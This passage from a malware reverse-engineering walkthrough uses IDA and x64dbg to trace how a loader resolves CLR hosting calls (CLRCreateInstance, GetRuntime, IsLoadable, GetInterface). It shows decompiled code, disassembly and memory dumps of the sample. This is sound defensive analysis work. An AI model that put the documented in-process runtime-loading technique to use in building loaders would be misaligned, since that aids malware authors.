```

Figure 4.6.13

Fixing the decompiled code

On to the next function call (Figure 4.7.1):

```
int __cdecl sub_108D67(int a1, int a2, struc_1 *a3)
{
  int (__stdcall *v3)(int, int, struc_1 *); // ecx
  ICLRRuntimeInfo **p_iclr_runtime_info; // esi
  char v6[512]; // [esp+58h] [ebp-200h] BYREF

  v3 = *(int (__stdcall **)(int, int, struc_1 *))(a1 + 232);
  if ( v3 )
  {
    if ( v3(a1 + 2128, a1 + 2144, a3) < 0 )     // CLRCreateInstance
    {
      a3->iclr_metahost = 0;
    }
    else
    {
      multi_byte_to_wide_char(a1, a2 + 12, v6);
      p_iclr_runtime_info = &a3->iclr_runtime_info;
      if ( ((int (__stdcall *)(ICLRMetaHost *, char *, int, ICLRRuntimeInfo **))a3->iclr_metahost->GetRuntime)(
             a3->iclr_metahost,
             v6,
             a1 + 2160,
             &a3->iclr_runtime_info) >= 0 )
        (*(void (__stdcall __noreturn **)(ICLRRuntimeInfo *))((char *)&off_28
                                                              + (unsigned int)(*p_iclr_runtime_info)->__vftable))(*p_iclr_runtime_info);
      *p_iclr_runtime_info = 0;
    }
  }
  if ( (*(int (__stdcall **)(_DWORD, _DWORD, int, int, struc_1 *))(a1 + 228))(0, 0, a1 + 2176, a1 + 2192, a3 + 1) >= 0 )
    (*(void (__stdcall __noreturn **)(ICLRMetaHost *))((char *)&off_28 + (unsigned int)a3[1].iclr_metahost->__vftable))(a3[1].iclr_metah
  a3[1].iclr_metahost = 0;
```

Figure 4.7.1

IDA is having some issues with resolving the function name because of these `off_28` labels (Figure 4.7.2):

```
int __cdecl sub_108D67(int a1, int a2, struc_1 *a3)
{
  int (__stdcall *v3)(int, int, struc_1 *); // ecx
  ICLRRuntimeInfo **p_iclr_runtime_info; // esi
  char v6[512]; // [esp+58h] [ebp-200h] BYREF

  v3 = *(int (__stdcall **)(int, int, struc_1 *))(a1 + 232);
  if ( v3 )
  {
    if ( v3(a1 + 2128, a1 + 2144, a3) < 0 )     // CLRCreateInstance
    {
      a3->iclr_metahost = 0;
    }
    else
    {
      multi_byte_to_wide_char(a1, a2 + 12, v6);
      p_iclr_runtime_info = &a3->iclr_runtime_info;
      if ( ((int (__stdcall *)(ICLRMetaHost *, char *, int, ICLRRuntimeInfo **))a3->iclr_metahost->GetRuntime)(
             a3->iclr_metahost,
             v6,
             a1 + 2160,
             &a3->iclr_runtime_info) >= 0 )
        (*(void (__stdcall __noreturn **)(ICLRRuntimeInfo *))((char *)&off_28
                                                              + (unsigned int)(*p_iclr_runtime_info)->__vftable))(*p_iclr_runtime_info);
      *p_iclr_runtime_info = 0;
    }
  }
  if ( (*(int (__stdcall **)(_DWORD, _DWORD, int, int, struc_1 *))(a1 + 228))(0, 0, a1 + 2176, a1 + 2192, a3 + 1) >= 0 )
    (*(void (__stdcall __noreturn **)(ICLRMetaHost *))((char *)&off_28 + (unsigned int)a3[1].iclr_metahost->__vftable))(a3[1].iclr_metah
  a3[1].iclr_metahost = 0;
```

Figure 4.7.2

We also notice that *IDA* has set the functions with the `__noreturn` keyword (Figure 4.7.3).

```
int __cdecl sub_108D67(int a1, int a2, struc_1 *a3)
{
  int (__stdcall *v3)(int, int, struc_1 *); // ecx
  ICLRRuntimeInfo **p_iclr_runtime_info; // esi
  char v6[512]; // [esp+58h] [ebp-200h] BYREF

  v3 = *(int (__stdcall **)(int, int, struc_1 *))(a1 + 232);
  if ( v3 )
  {
    if ( v3(a1 + 2128, a1 + 2144, a3) < 0 )     // CLRCreateInstance
    {
      a3->iclr_metahost = 0;
    }
    else
    {
      multi_byte_to_wide_char(a1, a2 + 12, v6);
      p_iclr_runtime_info = &a3->iclr_runtime_info;
      if ( ((int (__stdcall *)(ICLRMetaHost *, char *, int, ICLRRuntimeInfo **))a3->iclr_metahost->GetRuntime)(
             a3->iclr_metahost,
             v6,
             a1 + 2160,
             &a3->iclr_runtime_info) >= 0 )
        (*(void (__stdcall __noreturn **)(ICLRRuntimeInfo *))((char *)&off_28
                                                              + (unsigned int)(*p_iclr_runtime_info)->__vftable))(*p_iclr_runtime_info);
      *p_iclr_runtime_info = 0;
    }
  }
  if ( (*(int (__stdcall **)(_DWORD, _DWORD, int, int, struc_1 *))(a1 + 228))(0, 0, a1 + 2176, a1 + 2192, a3 + 1) >= 0 )
    (*(void (__stdcall __noreturn **)(ICLRMetaHost *))((char *)&off_28 + (unsigned int)a3[1].iclr_metahost->__vftable))(a3[1].iclr_metah
  a3[1].iclr_metahost = 0;
```

Figure 4.7.3

However, if we were to step over those functions in the debugger (not shown), we'd find that these functions do in fact return, so these labels must be incorrect.

The functions that have been called thus far were loaded into memory dynamically, and should therefore not be present in the executable. However, when we double click `off_28`, *IDA* takes us to a section within the executable:

```
seg000:00000018                                         ; sub_1096A6:loc_109E83↓r ...
seg000:0000001C                 db  13h
seg000:0000001D                 db 6Ch, 28h, 0D9h
seg000:00000020                 dd 665B0B64h, 31AA42C1h
seg000:00000028 off_28          dd offset sub_36        ; DATA XREF: seg000:00108906↓r
seg000:00000028                                         ; sub_108D67+84↓r ...
seg000:0000002C                 dd 33804E00h, 0F3532C05h
seg000:00000034 ; ---------------------------------------------------------------------------
seg000:00000034                 push    2Fh ; '/'
seg000:00000036
seg000:00000036 ; =============== S U B R O U T I N E =======================================
seg000:00000036
seg000:00000036 ; Attributes: noreturn
seg000:00000036
seg000:00000036 ; void __stdcall __noreturn sub_36(_DWORD)
seg000:00000036 sub_36          proc near               ; CODE XREF: seg000:00108906↓p
seg000:00000036                                         ; sub_108D67+84↓p ...
seg000:00000036                 sub     bh, dh
seg000:00000038                 db      64h
seg000:00000038                 pop     ds
seg000:0000003A                 db      26h
seg000:0000003A                 xchg    eax, esp
seg000:0000003C                 out     dx, eax
seg000:0000003D                 xor     al, 0B2h
seg000:0000003F                 pop     ds
seg000:00000040                 jmp     near ptr 0B2DDA26h
seg000:00000040 sub_36          endp ; sp-analysis failed
seg000:00000040
seg000:00000040 ; ---------------------------------------------------------------------------
seg000:00000045                 db  9Bh
seg000:00000046                 dw 14A6h
seg000:00000048                 dd 66DB8D77h, 1257EC3Fh, 0F18F6F49h, 0E97F1F04h, 0E74D33B0h
seg000:00000048                 dd 712CE115h, 86E91987h, 0D18D2D5Dh, 8A415E19h, 76C6C9C5h
seg000:00000048                 dd 0D809C719h, 13998F01h, 0CFAA917Ah, 2286D919h, 0BD0FB33Eh
seg000:00000048                 dd 7760D344h, 1B07F10Bh, 0BC39689Dh, 162CDDE9h, 7CDBE1D5h
seg000:00000048                 dd 0B7907D77h, 0D359F9B8h, 0FCBCC37Fh, 67F69255h, 0C980ED5Ah
```

Figure 4.7.4: The disassembly view of `off_28`

Notice that *IDA* has labeled the bytes as code. Also notice that the function starting at `sub_36` doesn't have a `ret` instruction, which explains why *IDA* labeled those functions from earlier as `__noreturn`.

The *IDA* auto-analyzer did not pick up that the function continues beyond the `jmp` instruction. We can modify the function boundaries in *IDA* by undefining the bytes that *IDA* mistakenly labeled as code, either by right clicking the instruction > "Undefine", or pressing the "U" key:

```
seg000:00000018                                         ; sub_1096A6:loc_109E83↓r ...
seg000:0000001C                 db  13h
seg000:0000001D                 db 6Ch, 28h, 0D9h
seg000:00000020                 dd 665B0B64h, 31AA42C1h
seg000:00000028 off_28          dd offset sub_36        ; DATA XREF: seg000:00108906↓r
seg000:00000028                                         ; sub_108D67+84↓r ...
seg000:0000002C                 dd 33804E00h, 0F3532C05h
seg000:00000034 ; ---------------------------------------------------------------------------
seg000:00000034                 push    2Fh ; '/'
seg000:00000036
seg000:00000036 ; =============== S U B R O U T I N E =======================================
seg000:00000036
seg000:00000036 ; Attributes: noreturn
seg000:00000036
seg000:00000036 ; void __stdcall __noreturn sub_36(_DWORD)
seg000:00000036 sub_36          proc near               ; CODE XREF: seg000:001089
seg000:00000036                                         ; sub_108D67+84↓p ...
seg000:00000036                 sub     bh, dh
seg000:00000038                 db      64h
seg000:00000038                 pop     ds
seg000:0000003A                 db      26h
seg000:0000003A                 xchg    eax, esp
seg000:0000003C                 out     dx, eax
seg000:0000003D                 xor     al, 0B2h
seg000:0000003F                 pop     ds
seg000:00000040                 jmp     near ptr 0B2DDA26h
seg000:00000040 sub_36          endp ; sp-analysis failed
seg000:00000040
seg000:00000040 ; ---------------------------------------------------------------------------
```


Figure 4.7.5: Undefining the code at `off_28`


The same section of the executable after labeling the code as data instead of code:

```
seg000:00000001                 db  96h
seg000:00000002                 db  7Ch ; |
seg000:00000003                 db 10h
seg000:00000004                 dd 107C9600h, 0ADE44600h, 66D323BEh, 308DC498h, 3CE83864h
seg000:00000018 dword_18        dd 0A801785Dh           ; DATA XREF: sub_1087C7+3↓r
seg000:00000018                                         ; sub_1096A6:loc_109E83↓r ...
seg000:0000001C                 db  13h
seg000:0000001D                 db 6Ch, 28h, 0D9h
seg000:00000020                 dd 665B0B64h, 31AA42C1h
seg000:00000028 off_28          dd offset unk_36        ; DATA XREF: seg000:00108906↓r
seg000:00000028                                         ; sub_108D67+84↓r ...
seg000:0000002C                 dd 33804E00h, 0F3532C05h
seg000:00000034                 db  6Ah ; j
seg000:00000035                 db  2Fh ; /
seg000:00000036 ; int (__stdcall *unk_36)(_DWORD)
seg000:00000036 unk_36          db  2Ah ; *             ; CODE XREF: seg000:00108906↓p
seg000:00000036                                         ; sub_108D67+84↓p ...
seg000:00000037                 db 0FEh
seg000:00000038                 db  64h ; d
seg000:00000039                 db  1Fh
seg000:0000003A                 db  26h ; &
seg000:0000003B                 db  94h
seg000:0000003C                 db 0EFh
seg000:0000003D                 db  34h ; 4
seg000:0000003E                 db 0B2h
seg000:0000003F                 db  1Fh
seg000:00000040                 db 0E9h
```

Figure 4.7.6: The disassembly view of `off_28` after undefining the code

Next we'll go back to the decompiled code for the function we were looking at and undefine the instructions right after the call instruction.

A side-by-side comparison of the decompiled code on the left, and the corresponding original assembly on the right (Figure 4.7.7):




```
int __cdecl sub_108D67(int a1, int a2, struc_1 *a3)
{
  int (__stdcall *v3)(int, int, struc_1 *); // ecx
  ICLRRuntimeInfo **p_iclr_runtime_info; // esi
  char v6[512]; // [esp+58h] [ebp-200h] BYREF

  v3 = *(int (__stdcall **)(int, int, struc_1 *))(a1 + 232);
  if ( v3 )
  {
    if ( v3(a1 + 2128, a1 + 2144, a3) < 0 )     // CLRCreateInstance
    {
      a3->iclr_metahost = 0;
    }
    else
    {
      multi_byte_to_wide_char(a1, a2 + 12, v6);
      p_iclr_runtime_info = &a3->iclr_runtime_info;
      if ( ((int (__stdcall *)(ICLRMetaHost *, char *, int, ICLRRuntimeInfo **))a3
            a3->iclr_metahost,
            v6,
            a1 + 2160,
            &a3->iclr_runtime_info) >= 0 )
        (*(void (__stdcall __noreturn **)(ICLRRuntimeInfo *))((char *)&off_28
                                                              + (unsigned int)(*p_ic
      *p_iclr_runtime_info = 0;
    }
  }
  if ( (*(int (__stdcall **)(_DWORD, _DWORD, int, int, struc_1 *))(a1 + 228))(0, 0
    (*(void (__stdcall __noreturn **)(ICLRMetaHost *))((char *)&off_28 + (unsigned
```

```
seg000:00108DEB                call    ds:off_28[ecx]
seg000:00108DEE ; ---------------------------------------------------------------
seg000:00108DEE                test    eax, eax
seg000:00108DF0                js      short loc_108E25
seg000:00108DF2                cmp     dword ptr [esp+224h+var_210], 0
seg000:00108DF7                jz      short loc_108E18
seg000:00108DF9                mov     ecx, [esi]
seg000:00108DFB                lea     eax, [ebx+8]
seg000:00108DFE                push    eax
seg000:00108DFF                lea     eax, [edi+890h]
seg000:00108E05                push    eax
seg000:00108E06                mov     edx, [ecx]
seg000:00108E08                lea     eax, [edi+880h]
seg000:00108E0E                push    eax
seg000:00108E0F                push    ecx
seg000:00108E10                call    dword ptr [edx+24h]
seg000:00108E13                jmp     short loc_108E18
seg000:00108E15 ; ---------------------------------------------------------------
seg000:00108E15
seg000:00108E15 loc_108E15:                            ; CODE XREF: sub_108D67+7
seg000:00108E15                and     dword ptr [esi], 0
seg000:00108E18
seg000:00108E18 loc_108E18:                            ; CODE XREF: sub_108D67+S
seg000:00108E18                                        ; sub_108D67+ACTj
seg000:00108E18                test    eax, eax
seg000:00108E1A                js      short loc_108E25
seg000:00108E1C
seg000:00108E1C loc_108E1C:                            ; CODE XREF: sub_108D67+2
seg000:00108E1C                cmp     dword ptr [edi+0E8h], 0
```

Figure 4.7.7

After undefining the data that corresponds with the function call (Figure 4.7.8):



```
  if ( v3 )
  {
    if ( v3(a1 + 2128, a1 + 2144, a3) < 0 )     // CLRCreateInstance
    {
      a3->iclr_metahost = 0;
    }
    else
    {
      multi_byte_to_wide_char(a1, a2 + 12, v22);
      p_iclr_runtime_info = &a3->iclr_runtime_info;
      if ( a3->iclr_metahost->GetRuntime(
            a3->iclr_metahost,
            (LPCWSTR)v22,
            (const IID *)(a1 + 2160),
            (LPVOID *)&a3->iclr_runtime_info) >= 0 )
      {
        (*(void (__cdecl **)(ICLRRuntimeInfo *, char *))((char *)&off_28
                                                         + (unsigned int)(*p_iclr_r
          *p_iclr_runtime_info,
          v20);
        JUMPOUT(0x108DEE);
      }
      *p_iclr_runtime_info = 0;
    }
  }
  if ( (*(int (__cdecl **)(_DWORD, _DWORD, int, int, struc_1 *))(a1 + 228))(0, 0,
  {
    iclr_metahost = a3[1].iclr_metahost;
    if ( (*(int (**)(void))((char *)&off_28 + (unsigned int)iclr_metahost->__vfta
```

```
seg000:00108DEB                call    ds:off_28[ecx]
seg000:00108DEB ; ---------------------------------------------------------------
seg000:00108DEE                db  85h
seg000:00108DEF                db 0C0h
seg000:00108DF0                db  78h ; x
seg000:00108DF1                db  33h ; 3
seg000:00108DF2                db  83h
seg000:00108DF3                db  7Ch ; |
seg000:00108DF4                db  24h ; $
seg000:00108DF5                db  14h
seg000:00108DF6                db    0
seg000:00108DF7                db  74h ; t
seg000:00108DF8                db  1Fh
seg000:00108DF9                db  8Bh
seg000:00108DFA                db  0Eh
seg000:00108DFB                db  8Dh
seg000:00108DFC                db  43h ; C
seg000:00108DFD                db    8
seg000:00108DFE                db  50h ; P
seg000:00108DFF                db  8Dh
seg000:00108E00                db  87h
seg000:00108E01                db  90h
seg000:00108E02                db    8
seg000:00108E03                db    0
seg000:00108E04                db    0
seg000:00108E05                db  50h ; P
seg000:00108E06                db  8Bh
seg000:00108E07                db  11h
seg000:00108E08                db  8Dh
```

Figure 4.7.8

After re-defining the data as code in order to force *IDA* to re-analyze and decompile the instructions (Figure 4.7.9):




Figure 4.7.9

We still need to fix the offset by right clicking `call ds:off_28[ecx]` and selecting `dword ptr [ecx+28h]` so that it matches the corresponding instruction in *x64dbg* (Figure 4.7.10):




Figure 4.7.10

Now when the code is decompiled, the function is resolved correctly:

Figure 4.7.11: The decompiled code and disassembly after fixing the function address offset

`CLRRuntimeInfoImpl::IsLoadable`

We resume our analysis at `IsLoadable` (Figure 4.8.1):

```
43    a3->iclr_metahost = 0;
44    goto LABEL_10;
45  }
46  multi_byte_to_wide_char(a1, a2 + 12, v30);
47  iclr_metahost = a3->iclr_metahost;
48  p_iclr_runtime_info = &a3->iclr_runtime_info;
49  v7 = a3->iclr_metahost->__vftable;
50  v27 = &a3->iclr_runtime_info;
51  v3 = ((int (__cdecl *)(ICLRMetaHost *, int *, int))v7->GetRuntime)(iclr_metahost, v30, a1 + 2160);
52  if ( v3 < 0 )
53  {
54    *p_iclr_runtime_info = 0;
55  }
56  else
57  {
58    v3 = (*p_iclr_runtime_info)->IsLoadable(*p_iclr_runtime_info, (BOOL *)v28);
59    if ( v3 < 0 )
60      goto LABEL_10;
61    if ( v27 )
62      v3 = (*p_iclr_runtime_info)->GetInterface(
63             *p_iclr_runtime_info,
64             (const IID *)(a1 + 2176),
65             (const IID *)(a1 + 2192),
66             (LPVOID *)&a3[1].iclr_metahost);
67  }
68  if ( v3 >= 0 )
69    goto LABEL_9;
70LABEL_10:
71  v25 = a3 + 1;
72  v24 = a1 + 2192;
73  v23 = a1 + 2176;
```

Figure 4.8.1

x64dbg also resolves this as `CLRRuntimeInfoImpl::IsLoadable`, confirming our findings (Figure 4.8.2):




Figure 4.8.2

The documentation states that `CLRRuntimeInfoImpl::IsLoadable`:
"Indicates whether the runtime associated with this interface can be loaded into the current process, taking into account other runtimes that might already be loaded into the process."

and takes as an argument:

- **pbLoadable**: “true if this runtime could be loaded into the current process; otherwise, false.”

Here are the arguments that are passed into `CLRRuntimeInfoImpl::IsLoadable` (Figure 4.8.3):

```
1: [esp] 015FFB28 <ICLRRuntimeInfo> (015FFB28)
2: [esp+4] 0581E740 0581E740
```

Figure 4.8.3

Let’s compare the before and after of `0x0581E740`:

`0x0581E740` **before** `CLRRuntimeInfoImpl::IsLoadable` is called (Figure 4.8.4):

Address	Hex				ASCII
0581E740	00 00 53 01	E0 85 5F 01	C4 C6 D9 77	3C BD D9 77	..S.à._.ÄÆÙw<½Ùw
0581E750	76 00 34 00	2E 00 30 00	2E 00 33 00	30 00 33 00	v.4...0...3.0.3.
0581E760	31 00 39 00	00 00 00 00	69 6E 2D 63	00 00 00 00	1.9.....in-c....
0581E770	63 6F 6D 2D	6C 31 2D 31	2D 30 2E 64	6C 6C 00 00	com-l1-1-0.dll..
0581E780	01 00 00 00	20 23 54 01	00 00 00 00	62 00 00 40	.... #T.....b..@
0581E790	00 00 00 00	20 23 54 01	00 00 00 00	00 00 53 01	.... #T.......S.
0581E7A0	43 6F 55 6E	69 6E 69 74	69 61 6C 69	7A 65 00 65	CoUninitialize.e
0581E7B0	00 00 00 00	50 E8 81 00	01 00 00 00	E0 85 5F 01	....Pè......à._.
0581E7C0	20 23 54 01	DC E7 81 05	0B B3 CD 77	00 00 00 00	#T.Üç...³Íw....
0581E7D0	01 00 00 00	00 00 00 00	01 00 00 00	00 00 00 00	....
0581E7E0	00 00 00 00	9E A6 CC 77	EC FB DA 77	00 00 00 00	.....¦Ìwìûúw....
0581E7F0	BF A6 CC 77	14 E8 81 05	C8 4B 60 01	84 E8 81 05	¿¦Ìw.è..ÈK`..è..
0581E800	68 23 54 01	00 00 00 00	00 00 00 00	62 00 00 40	h#T.....b..@

Figure 4.8.4

`0x0581E740` **after** `CLRRuntimeInfoImpl::IsLoadable` is called (Figure 4.8.5):

Address	Hex				ASCII
0581E740	01 00 00 00	E0 85 5F 01	C4 C6 D9 77	3C BD D9 77	....à._.ÄÆÙw<½Ùw
0581E750	76 00 34 00	2E 00 30 00	2E 00 33 00	30 00 33 00	v.4...0...3.0.3.
0581E760	31 00 39 00	00 00 00 00	69 6E 2D 63	00 00 00 00	1.9.....in-c....
0581E770	63 6F 6D 2D	6C 31 2D 31	2D 30 2E 64	6C 6C 00 00	com-l1-1-0.dll..
0581E780	01 00 00 00	20 23 54 01	00 00 00 00	62 00 00 40	.... #T.....b..@
0581E790	00 00 00 00	20 23 54 01	00 00 00 00	00 00 53 01	.... #T.......S.
0581E7A0	43 6F 55 6E	69 6E 69 74	69 61 6C 69	7A 65 00 65	CoUninitialize.e
0581E7B0	00 00 00 00	50 E8 81 00	01 00 00 00	E0 85 5F 01	....Pè......à._.
0581E7C0	20 23 54 01	DC E7 81 05	0B B3 CD 77	00 00 00 00	#T.Üç...³Íw....
0581E7D0	01 00 00 00	00 00 00 00	01 00 00 00	00 00 00 00	....
0581E7E0	00 00 00 00	9E A6 CC 77	EC FB DA 77	00 00 00 00	.....¦Ìwìûúw....
0581E7F0	BF A6 CC 77	14 E8 81 05	C8 4B 60 01	84 E8 81 05	¿¦Ìw.è..ÈK`..è..
0581E800	68 23 54 01	00 00 00 00	00 00 00 00	62 00 00 40	h#T.....b..@

Figure 4.8.5

Apparently, `pbLoadable` is set to `0x1`, or true, meaning that the runtime is loadable in the current process.

`CLRRuntimeInfoImpl::GetInterface`

The next function has also been automatically resolved for us as `GetInterface` (Figure 4.9.1):

```
43    a3->iclr_metahost = 0;
44    goto LABEL_10;
45  }
46  multi_byte_to_wide_char(a1, a2 + 12, v30);
47  iclr_metahost = a3->iclr_metahost;
48  p_iclr_runtime_info = &a3->iclr_runtime_info;
49  v7 = a3->iclr_metahost->__vftable;
50  v27 = &a3->iclr_runtime_info;
51  v3 = ((int (__cdecl *)(ICLRMetaHost *, int *, int))v7->GetRuntime)(iclr_metahost, v30, a1 + 2160);
52  if ( v3 < 0 )
53  {
54    *p_iclr_runtime_info = 0;
55  }
56  else
57  {
58    v3 = (*p_iclr_runtime_info)->IsLoadable(*p_iclr_runtime_info, (BOOL *)v28);
59    if ( v3 < 0 )
60      goto LABEL_10;
61    if ( v27 )
62      v3 = (*p_iclr_runtime_info)->GetInterface(
63             *p_iclr_runtime_info,
64             (const IID *)(a1 + 2176),
65             (const IID *)(a1 + 2192),
66             (LPVOID *)&a3[1].iclr_metahost);
67  }
68  if ( v3 >= 0 )
69    goto LABEL_9;
70LABEL_10:
71  v25 = a3 + 1;
72  v24 = a1 + 2192;
73  v23 = a1 + 2176;
```

Figure 4.9.1

which *x64dbg* confirms:




Figure 4.9.2: x64dbg *also resolves the function as* `GetInterface`

According to the documentation, `CLRRuntimeInfoImpl::GetInterface`:

"Loads the CLR into the current process and returns runtime interface pointers, such as ICLRRuntimeHost, ICLRStrongName, and IMetaDataDispenserEx."

and takes as arguments:

- **rclsid**: “The CLSID interface for the coclass.”
- **riid**: “The IID of the requested rclsid interface”
